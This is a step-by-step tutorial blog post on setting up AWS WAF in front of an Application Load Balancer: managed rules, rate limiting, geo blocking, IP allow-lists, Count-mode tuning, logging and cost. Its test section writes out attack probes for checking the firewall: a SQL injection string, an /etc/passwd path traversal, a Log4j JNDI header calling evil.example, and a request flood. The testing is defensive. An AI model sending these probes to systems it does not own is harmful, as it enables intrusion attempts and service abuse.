AWS WAF Step by Step - Create a Web ACL, Attach It to an ALB or API Gateway, AWS Managed Rules, Rate-Based Rules, Geo Blocking, IP Sets, Count Mode and Logging (AWS Part-11)
In Part-10 we put an Application Load Balancer in front of an Auto Scaling group. The moment that ALB got a public DNS name, scanners started knocking - SQL injection in query strings, ../../etc/passwd in paths, login forms hammered from a thousand IPs. Security groups cannot help; they work on ports, not on the content of an HTTP request. For that you need a web application firewall, and on AWS that is AWS WAF.
In this Part-11 we build a web ACL, attach it to the ALB (the same steps work for API Gateway and CloudFront), add the AWS managed rule groups that catch the common attacks, write our own rules for rate limiting, geo blocking and an office allow-list, test it with a real injection payload, and look at logging, tuning and cost. Everything is checked against the current WAF documentation - note that the newest console also calls a web ACL a protection pack; it is the same object.
Table of Content
- What WAF does - and what it does not
- How a web ACL works - rules, priority, actions, WCUs
- Step 1 - Create the web ACL and associate the ALB
- Step 2 - Add AWS Managed Rules
- Step 3 - Add a rate-based rule
- Step 4 - Add a geo match rule
- Step 5 - Add an IP set allow-list
- Step 6 - Set rule priority and create
- Step 7 - Test it
- Tune it - Count mode, sampled requests, rule overrides
- Logging to CloudWatch Logs, S3 or Firehose
- What WAF costs
- Common WAF errors and how to fix them
- Conclusion
1. What WAF does - and what it does not
AWS WAF inspects HTTP(S) requests at layer 7 before they reach your application and lets you allow, block, count, or challenge them based on what is inside - the URI, query string, headers, body, cookies, the source IP and country, the request rate. It protects -
- Application Load Balancers (regional)
- API Gateway REST APIs (regional; HTTP APIs are not supported - the comparison)
- CloudFront distributions (global scope, created in us-east-1)
- AppSync GraphQL APIs, Cognito user pools, App Runner services, Verified Access instances, Amplify apps (the full list)
It does not replace -
- Security groups and NACLs (Part-5) - those decide which ports and IPs may connect at all; WAF only sees traffic that already reached the ALB.
- AWS Shield - DDoS protection at layers 3 and 4. Shield Standard is free and always on; Shield Advanced adds WAF credits, cost protection and a response team.
- Patching your application - WAF blocks known attack patterns; it does not fix the SQL query that was vulnerable.

2. How a web ACL works - rules, priority, actions, WCUs
A web ACL (web access control list) is the top-level object. You associate it with one or more resources, and for every request it -
- Evaluates its rules in priority order, lowest number first.
- A rule has a statement (what to match - IP set, geo, string/regex match, size, SQLi/XSS detection, rate, or a nested AND/OR/NOT) and an action.
- Terminating actions stop evaluation - Allow, Block (403 by default, or a custom response), CAPTCHA and Challenge (the request must solve a puzzle / a silent browser challenge; valid tokens pass). Count is non-terminating - the rule logs a match and evaluation continues; it is how you test a rule safely.
- If no terminating rule matched, the default action applies - Allow (block-list style, the usual) or Block (allow-list style, for internal apps).
Rules can be grouped into rule groups - your own, or managed ones from AWS and Marketplace sellers, which you add as one entry. Each rule and rule group costs web ACL capacity units (WCUs) that reflect how expensive it is to evaluate; a web ACL gets 1,500 WCUs at the base price and can go up to 5,000 at extra cost (quotas). The console shows the running total as you add rules.
Two scopes - Regional (ALB, API Gateway, etc. in one region) and CloudFront (global, managed from us-east-1). A web ACL can only be associated with resources of its scope.
3. Step 1 - Create the web ACL and associate the ALB
Open WAF & Shield in the console (the standard console - the new guided experience has the same steps behind a wizard). Web ACLs → Create web ACL -
Describe web ACL and associate it to AWS resources -
- Resource type - Regional resources (Application Load Balancer, API Gateway, ...). For a CloudFront distribution choose Amazon CloudFront distributions and the region switches to Global.
- Region -
eu-central-1. - Name -
jhooq-web-acl. Description optional. CloudWatch metric name - auto-filled from the name. - Associated AWS resources → Add AWS resources - Application Load Balancer → tick
jhooq-web-alb→ Add. (You can also associate later from the resource side - on the ALB's Integrations tab.) - Leave Web request body inspection at the default 16 KB unless you need more (ALB is fixed at 8 KB; CloudFront and API Gateway can go to 64 KB for extra cost).
- Next.
4. Step 2 - Add AWS Managed Rules
Add rules and rule groups → Add rules → Add managed rule groups. Expand AWS managed rule groups - these are maintained by the AWS Threat Research Team and updated as new attack patterns appear (the list with WCU costs). For a typical web application tick -
| Managed rule group | WCU | What it catches |
|---|---|---|
Core rule set (CRS) AWSManagedRulesCommonRuleSet | 700 | the OWASP-style baseline - XSS, local file inclusion, bad user agents, oversized bodies, remote file inclusion |
Known bad inputs AWSManagedRulesKnownBadInputsRuleSet | 200 | request patterns known to be invalid or exploit-related - Log4j JNDI strings, Java deserialisation, host header attacks |
SQL database AWSManagedRulesSQLiRuleSet | 200 | SQL injection in query strings, body, cookies |
Amazon IP reputation list AWSManagedRulesAmazonIpReputationList | 25 | IPs known to Amazon threat intelligence as bots and attackers |
Anonymous IP list AWSManagedRulesAnonymousIpList | 50 | VPNs, proxies, Tor exit nodes, hosting providers - only if your users never legitimately come from those |
Linux operating system / POSIX AWSManagedRulesLinuxRuleSet | 200 / 100 | LFI and command injection specific to Linux backends - skip for a Windows app |
| Admin protection | 100 | blocks access to /admin-style paths from the internet |
That is 1,125 WCUs for the first four, well inside the 1,500 budget. Each group shows an Edit button where you can set the whole group to Count (recommended for the first days - see section 10) or override individual rules. Add the first four and click Add rules.
Two paid add-ons you will see in the same list - Bot Control (classifies and blocks bots, with a Targeted tier for sophisticated ones) and Fraud Control (account takeover and fake account creation on your login/signup pages). Both are $10 per month plus per-request fees on top of the base pricing.
5. Step 3 - Add a rate-based rule
Managed rules catch attack content; they do not stop a single IP sending 10,000 legitimate-looking requests a minute. That is a rate-based rule. Add rules → Add my own rules and rule groups → Rule builder -
- Name -
rate-limit-per-ip. Type - Rate-based rule. - Rate limit -
1000. Evaluation window - 5 minutes (options are 1, 2, 5 and 10 minutes; the minimum limit is 10 requests). - Request aggregation - Source IP address (or IP address in header such as
X-Forwarded-Forwhen you sit behind another proxy, or Custom keys - per URI path, per header, per cookie, so you can limit/loginseparately). - Scope of inspection and rate limiting - Consider all requests, or Only consider requests that match the criteria in a rule statement - e.g. only
POST /login. - Action - Block (or CAPTCHA, which is friendlier for real users who happen to be fast). Optionally a custom response code and body.
- Add rule. WCU cost: 2.
WAF counts requests per IP over the window and blocks the IP for as long as its rate stays above the limit, re-evaluating continuously. The limit is per web ACL association, so an ALB with two AZs still counts as one.
6. Step 4 - Add a geo match rule
If your application serves customers only in a few countries, blocking the rest removes most of the noise. Rule builder -
- Name -
block-outside-de-us-in. Type - Regular rule. - If a request - doesn't match the statement (NOT).
- Statement → Inspect - Originates from a country in → pick
Germany,United States,India. (WAF uses the MaxMind GeoIP database; you can also match on the forwarded IP header.) - Action - Block. Or Count first to see how much traffic you would lose.
- Add rule. WCU cost: 1.
The inverse - allow only certain countries, block the rest - is the same rule with NOT; a plain "originates from" rule with Block is how you block specific sanctioned countries.
7. Step 5 - Add an IP set allow-list
Your office and your monitoring must never be blocked by a false positive. Create an IP set first - in the left menu IP sets → Create IP set - name office-ips, region eu-central-1, IPv4, addresses 203.0.113.0/24 and 198.51.100.7/32 (up to 10,000 CIDRs per set). Then in the web ACL, Rule builder -
- Name -
allow-office. Type - Regular rule. - Statement → Inspect - Originates from an IP address in →
office-ips. - Action - Allow.
- Add rule. WCU cost: 1.
Because Allow is terminating, this rule must have the lowest priority number so that the office is allowed before the rate or geo rules can block it - next step. The same IP-set mechanism with Block is your manual block-list for abusive IPs.
8. Step 6 - Set rule priority and create
Default web ACL action for requests that don't match any rules - Allow. Next.
Set rule priority - select and move with the arrows until the order is -
allow-office- trusted IPs pass immediatelyrate-limit-per-ip- cheap, catches floods before expensive inspectionblock-outside-de-us-inAWS-AWSManagedRulesAmazonIpReputationListAWS-AWSManagedRulesKnownBadInputsRuleSetAWS-AWSManagedRulesSQLiRuleSetAWS-AWSManagedRulesCommonRuleSet
Cheap, decisive rules first; the 700-WCU core rule set last. Next. Configure metrics - keep CloudWatch metrics and Sampled requests enabled for every rule (they are how you see what is happening). Next → Review and create web ACL → Create web ACL. The ACL is created and associated with the ALB within seconds, and the Overview tab starts showing the request graph.
9. Step 7 - Test it
From your laptop (an IP not in the office allow-list, otherwise everything is allowed) -
 1ALB=jhooq-web-alb-1234567890.eu-central-1.elb.amazonaws.com
 2
 3# normal request - 200
 4curl -s -o /dev/null -w "%{http_code}\n" "http://$ALB/"
 5
 6# SQL injection in the query string - blocked by the SQLi rule group
 7curl -s -o /dev/null -w "%{http_code}\n" "http://$ALB/?id=1%27%20OR%20%271%27%3D%271"
 8# 403
 9
10# path traversal - core rule set
11curl -s -o /dev/null -w "%{http_code}\n" "http://$ALB/../../etc/passwd" --path-as-is
12# 403
13
14# Log4j style probe - known bad inputs
15curl -s -o /dev/null -w "%{http_code}\n" "http://$ALB/" -H 'User-Agent: ${jndi:ldap://evil.example/a}'
16# 403
17
18# rate limit - fire 1,200 requests, watch the status flip to 403
19for i in $(seq 1 1200); do curl -s -o /dev/null -w "%{http_code} " "http://$ALB/"; done
The default block response is a bare 403 Forbidden; under the web ACL's Custom response bodies you can return your own JSON or HTML so that users (and your frontend) know it was the firewall. Then open the web ACL → Overview → Sampled requests - each blocked request is there with the rule that matched, the country, the URI and the headers. That view is your main tuning tool.
10. Tune it - Count mode, sampled requests, rule overrides
Managed rules produce false positives on real applications - a CMS that legitimately posts HTML, an API that sends large JSON bodies (the CRS SizeRestrictions_BODY rule triggers at 8 KB), a URL that contains the string select. The workflow that avoids blocking real users -
- Start every new rule group in Count mode - web ACL → Rules → select the group → Edit → Override all rule actions to Count. Requests that would be blocked are only counted and logged.
- Run for a few days, then in CloudWatch → Metrics → WAFV2 look at
CountedRequestsper rule, and in Sampled requests / the logs see exactly which requests and which rule label fired (awswaf:managed:aws:core-rule-set:SizeRestrictions_Body). - For the specific sub-rules that hit legitimate traffic, keep an individual override - in the group's Edit page set just
SizeRestrictions_BODYto Count (or exclude it with a scope-down statement for/api/uploadonly), and switch the rest of the group back to Block. - Use labels - a managed rule in Count mode still adds a label to the request, and your own rule later in the order can match on that label and take a different action (Block only if both the SQLi label and a non-office IP). That is how advanced ACLs are built without rewriting managed rules.
Repeat whenever you add a rule group or AWS releases a new managed rule version (groups have versions; the default is "latest", you can pin one and get notified of changes via SNS).
11. Logging to CloudWatch Logs, S3 or Firehose
Sampled requests show a sample; logging gives you every request with the terminating rule, the labels, headers and the full URI. Web ACL → Logging and metrics → Enable -
- Amazon CloudWatch Logs - the log group name must start with
aws-waf-logs-(aws-waf-logs-jhooq-web-acl). Easiest; Logs Insights queries likefields httpRequest.clientIp, terminatingRuleId | filter action = "BLOCK" | stats count() by httpRequest.clientIpgive you the top blocked IPs in seconds. - Amazon S3 - bucket name also prefixed
aws-waf-logs-; cheapest for long retention, query with Athena. - Amazon Data Firehose - stream to OpenSearch, Splunk, Datadog.
You can redact fields (the Authorization header, cookies) and filter to log only blocked or counted requests to save money. WAF includes 500 MB of CloudWatch Logs ingestion per million requests; beyond that CloudWatch pricing applies.
12. What WAF costs
From the WAF pricing page, the same in every region -
| Item | Price |
|---|---|
| Web ACL | $5.00 per month (prorated hourly) |
| Rule, or managed rule group, in a web ACL | $1.00 per month each |
| Requests | $0.60 per million |
| WCUs above 1,500 | $0.20 per million requests for each extra 500 WCUs |
| Body inspection above the default | $0.30 per million requests per extra 16 KB |
| CAPTCHA | $0.40 per thousand attempts |
| Bot Control / Fraud Control | $10 per month each plus per-request fees |
Our web ACL - 1 ACL + 7 rules/groups = $12 a month fixed, plus $0.60 per million requests. For a site doing 10 million requests a month that is $18. Shield Advanced subscribers get WAF included for protected resources. Compared with the cost of one incident, it is the cheapest security money you will spend on AWS.
13. Common WAF errors and how to fix them
1. Legitimate users get 403 after enabling WAF - A managed rule false positive. Check Sampled requests for the terminatingRuleId and label, set that sub-rule to Count or scope it down (section 10). Most common: SizeRestrictions_BODY on uploads, CrossSiteScripting_BODY on CMS editors, NoUserAgent_HEADER on health checkers and curl scripts.
2. WAFNonexistentItemException / the ALB is not in the resource list - Wrong region, or the web ACL is CloudFront-scoped (global) while the ALB is regional. Scope cannot be changed - create a regional ACL.
3. WAFUnavailableEntityException: AWS WAF couldn't retrieve the resource that you requested - The ALB or API stage was deleted/recreated, or the association is still propagating. Re-associate.
4. WAFInvalidParameterException: ... exceeds the maximum capacity - The rules exceed 1,500 WCUs for a standard ACL (hard max 5,000). Remove groups you do not need (Linux rules on a Windows app, PHP rules on a Java app) or accept the extra-WCU pricing.
5. The rate-based rule never blocks - The limit applies per 5-minute window and WAF evaluates roughly every 30 seconds, so a short burst under the limit passes; also behind CloudFront the source IP is CloudFront's - aggregate on the X-Forwarded-For header instead.
6. Rate-based rule blocks my whole office - Everyone shares one NAT IP (Part-14). Put the office IP set in an Allow rule with lower priority, or aggregate on a cookie/header.
7. Logging fails with the log group name must begin with aws-waf-logs- - Exactly that - rename the log group / bucket.
8. WAF does not appear for my HTTP API in API Gateway - HTTP APIs do not support WAF; only REST APIs and CloudFront in front of the HTTP API (REST vs HTTP).
9. CAPTCHA breaks my API clients - CAPTCHA/Challenge are for browsers. Scope those actions to HTML routes with a scope-down statement, and use Block for /api/*.
10. Costs are higher than expected - Count per rule and per managed group ($1 each), and body-inspection or WCU overage. Consolidate rules into one rule group, remove unused ones.
14. Conclusion
To summarise Part-11 -
- WAF filters HTTP requests at layer 7 in front of ALBs, API Gateway REST APIs and CloudFront - it complements, and does not replace, security groups and Shield.
- A web ACL evaluates rules in priority order; Allow, Block, CAPTCHA and Challenge terminate, Count does not; the default action handles the rest; everything fits in a 1,500 WCU budget.
- Start with the AWS managed rule groups (Core rule set, Known bad inputs, SQLi, IP reputation), add a rate-based rule, a geo match rule and an IP set allow-list, and order them cheap-and-decisive first.
- Test with real payloads, tune in Count mode with sampled requests and labels before blocking, and send logs to a
aws-waf-logs-CloudWatch log group. - It costs about $12 a month plus $0.60 per million requests for a setup like this one.
The official references are the WAF Developer Guide, the managed rule groups list, rate-based rules and WAF quotas. Next in the series we move back to networking - connecting two VPCs with VPC peering, Part-12.
AWS step by step series -
- Part-1 : AWS IAM user - create a user, group, policy, access keys and MFA
- Part-2 : AWS Organizations - multi-account setup, OUs and SCPs
- Part-3 : AWS assume IAM role - trust policy, switch role in console and CLI
- Part-4 : How to launch an EC2 instance - key pair, security group, SSH
- Part-5 : AWS VPC - public and private subnets, Internet Gateway, NAT Gateway, route tables
- Part-8 : EC2 launch template - versions, default version, source template, SSM parameter AMI
- Part-10 : EC2 Auto Scaling - launch template, Auto Scaling group, target tracking, ALB
- Part-11 : AWS WAF - web ACL, managed rules, rate limiting, geo blocking
- Part-12 : AWS VPC Peering - connect two VPCs, routes, security groups, DNS
- Part-13 : AWS Transit Gateway - hub-and-spoke for many VPCs and on-premises
- Part-14 : AWS NAT Gateway deep dive - public vs private, limits, cost, troubleshooting
- Part-15 : Amazon Route 53 - hosted zones, records, alias, routing policies, health checks
- Part-16 : AWS security groups - inbound and outbound rules, stateful, referencing, quotas
- Part-16 : AWS Certificate Manager - free TLS certificates for ALB, CloudFront and API Gateway
- Part-17 : AWS Lambda - function URLs, environment variables and layers
- Part-18 : Network Load Balancer - setup, and ALB vs NLB
- Part-19 : VPC endpoints - gateway and interface endpoints (PrivateLink) instead of NAT
- Part-20 : AWS PrivateLink - publish your own service with an endpoint service and NLB
- Part-20 : Amazon EBS volumes - types, attach, mount, resize, snapshots, encryption
- Part-21 : VPC Flow Logs - CloudWatch Logs, S3, record format, Logs Insights, Athena
- Part-21 : EC2 Spot Instances - pricing, interruptions, mixed instances groups
- Part-24 : AWS Control Tower - landing zone, controls, Account Factory, Identity Center
Networking fundamentals -
- What is a VPC and a subnet? AWS networking in five minutes
- What is CIDR? Calculate IP ranges for VPCs and subnets
- What is NAT? Static NAT, dynamic NAT and PAT explained
More AWS guides -
- What is AWS CloudFormation? Templates, stacks, change sets, drift, StackSets
- Learn AWS S3 - the complete course
- AWS API Gateway - REST API with Lambda, authorizers, Terraform
- AWS Advanced Networking Specialty (ANS-C01) - course companion
- AWS ECS and Fargate - how to deploy a Docker container
- AWS S3 - how to host a static website
- Terraform create EC2 instance on AWS
- Terraform AWS IAM - users, roles and policies
- Terraform and AWS multi-account setup
- Terraform - setting up an ALB and SSL
Posts in this series
- Amazon EBS Volumes Step by Step - Volume Types Compared (gp3, gp2, io2 Block Express, st1, sc1), Create, Attach, Format and Mount a Volume, Resize Without Downtime, Snapshots, Encryption, Multi-Attach, Pricing and Troubleshooting (AWS Part-20)
- Amazon Route 53 Step by Step - Hosted Zones, Record Types, Alias Records, Point a Domain at an ALB, Routing Policies (Weighted, Latency, Failover, Geolocation), Health Checks, Private Zones and Pricing (AWS Part-15)
- AWS Advanced Networking - Free 8-Hour Full Course Companion (VPC, NAT Gateway, Bastion, ALB, NLB, WAF, VPC Peering, Transit Gateway, VPC Endpoints and PrivateLink, Route 53, ACM) with Timestamps and the ANS-C01 Exam Facts
- AWS Assume IAM Role Step by Step - Trust Policy vs Permissions Policy, Switch Role in the Console, aws sts assume-role, CLI Profiles, Cross-Account Access, MFA and External ID (AWS Part-3)
- AWS Certificate Manager (ACM) Step by Step - Request a Free TLS Certificate, DNS Validation with Route 53, Attach It to an ALB HTTPS Listener, Redirect HTTP to HTTPS, CloudFront and API Gateway, Auto-Renewal, Exportable Certificates and ACME (AWS Part-16)
- AWS Control Tower Step by Step - Set Up a Landing Zone, Security OU with Log Archive and Audit Accounts, Controls (Guardrails), Region Deny, IAM Identity Center, Account Factory and Enrolling Existing Accounts (AWS Part-24)
- AWS EC2 Auto Scaling Step by Step - Launch Template, Auto Scaling Group Across Two AZs, Target Tracking Policy, Application Load Balancer, Health Checks and Instance Refresh (AWS Part-10)
- AWS EC2 Launch Template Step by Step - Create a Template, Versions and the Default Version, Source Template, Create From a Running Instance, Systems Manager Parameter Instead of an AMI ID, Launch Templates vs Launch Configurations, IAM Guardrails, CLI and Terraform (AWS Part-8 and Part-17)
- AWS EC2 Spot Instances Step by Step - How Spot Pricing Works, Launch a Spot Instance, Interruptions and the Two-Minute Notice, Rebalance Recommendations, Stop vs Hibernate vs Terminate, Spot in Auto Scaling Mixed Instances Groups, Billing Rules, Best Practices, CLI and Terraform (AWS Part-21)
- AWS IAM User Step by Step - Create a User, User Group, Attach Policies, Access Keys, MFA and Sign-in URL (AWS Part-1)
- AWS Lambda Step by Step - Create a Function, Function URL (HTTPS Endpoint Without API Gateway), Environment Variables, Lambda Layers for Python Dependencies, Versions and Aliases, Limits, Pricing and Errors (AWS Part-17)
- AWS NAT Gateway Deep Dive - How It Works, Public vs Private NAT Gateway, Setup Step by Step, Limits (55,000 Connections, 100 Gbps), CloudWatch Metrics, Cost Optimisation, NAT Instance Comparison and Troubleshooting (AWS Part-14)
- AWS Network Load Balancer Step by Step - Create an NLB with Static IPs, Target Groups, TCP and TLS Listeners, Security Groups, Client IP Preservation, Cross-Zone Load Balancing, and ALB vs NLB Explained (AWS Part-18)
- AWS Organizations Step by Step - Multi-Account Setup, Organizational Units, Service Control Policies (SCPs), Consolidated Billing and Identity Center (AWS Part-2)
- AWS PrivateLink Step by Step - Publish Your Own Service with a VPC Endpoint Service and Network Load Balancer, Allow Consumers, Accept Connections, Private DNS Name, Cross-Account and Cross-Region, Pricing and Troubleshooting (AWS Part-20)
- AWS Security Groups Step by Step - Inbound and Outbound Rules, Stateful Behaviour, Referencing Security Groups, the Three-Tier ALB-Web-DB Pattern, Quotas, Security Group vs Network ACL, CLI and Terraform (AWS Part-16)
- AWS Transit Gateway Step by Step - Connect Many VPCs and On-Premises Through One Hub, VPC Attachments, Transit Gateway Route Tables, Associations and Propagations, Isolation, Peering, Pricing (AWS Part-13)
- AWS VPC Endpoints Step by Step - Gateway Endpoints for S3 and DynamoDB, Interface Endpoints (PrivateLink) for SSM, ECR and Other Services, Private DNS, Endpoint Policies, Security Groups, Cost vs NAT Gateway, and Troubleshooting (AWS Part-19)
- AWS VPC Flow Logs Step by Step - Enable Flow Logs for a VPC, Subnet or Network Interface, Publish to CloudWatch Logs or S3, Read a Flow Log Record Field by Field, Custom Formats, Query with Logs Insights and Athena, Find Rejected Traffic, Pricing and Limitations (AWS Part-21)
- AWS VPC Peering Step by Step - Connect Two VPCs (Same or Different Account and Region), Accept the Request, Add Routes, Security Groups, DNS Resolution, Test with EC2, and the Limits (AWS Part-12)
- AWS VPC Step by Step - Create a VPC with Public and Private Subnets, Internet Gateway, NAT Gateway and Route Tables (and Test It with EC2) (AWS Part-5)
- AWS WAF Step by Step - Create a Web ACL, Attach It to an ALB or API Gateway, AWS Managed Rules, Rate-Based Rules, Geo Blocking, IP Sets, Count Mode and Logging (AWS Part-11)
- How to Launch an EC2 Instance on AWS Step by Step - AMI, Instance Type, Key Pair, Security Group, Connect with SSH or EC2 Instance Connect, Stop vs Terminate (AWS Part-4)
- What is an AWS VPC and a Subnet? Virtual Private Cloud Explained in Five Minutes (Region, Availability Zones, Public vs Private Subnets, Gateways, Route Tables)
- What is AWS CloudFormation? Templates, Stacks and Change Sets Explained, Template Anatomy Section by Section, Create Your First Stack Step by Step, Update With a Change Set, Drift Detection, Nested Stacks and StackSets, Quotas, Pricing, CLI, and CloudFormation vs Terraform
- What is CIDR (Classless Inter-Domain Routing)? How to Calculate IP Ranges for VPCs and Subnets, with Examples (/8, /16, /24, /28, /32)
- What is NAT (Network Address Translation)? How It Works, Static NAT vs Dynamic NAT vs PAT, the Translation Table, and Where NAT Shows Up in AWS
- AWS API Gateway Tutorial - REST API with Lambda Proxy and Non-Proxy Integration, Request Validation, HTTP API vs REST API, Resource Policies, Lambda Authorizers and Terraform
- Learn AWS S3 - The Complete Course (Buckets, Objects, Storage Classes, Lifecycle, Versioning, Security Defaults, Bucket Policies, Static Hosting, CLI and Terraform)
- How to release(delete) Elastic IP from AWS?
- Fix docker login 'error saving credentials: error storing credentials - err: exit status 1' (AWS ECR on macOS, Windows, Linux and WSL)